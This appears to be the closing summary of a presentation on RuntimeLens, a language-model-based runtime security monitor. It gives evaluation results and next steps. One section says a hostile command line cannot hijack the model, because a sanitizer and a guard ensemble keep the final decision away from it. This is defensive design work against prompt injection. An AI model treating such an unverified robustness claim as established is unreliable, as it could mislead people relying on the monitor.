False alarms vanish on one arm (27.3 pp); attacks read as routine drop from 3 to 1 on another. Macro-F1 itself: inconclusive at n=28 — reported honestly.

03 A hostile command line cannot hijack this system

Because the model never holds the last decision. Sanitizer, fact overrides and a guard ensemble run before and around it.

Next: a field trial on a non-lab cluster, and an on-node quantised model so telemetry never leaves the pod.

github.com/himanshukumar19/RuntimeLens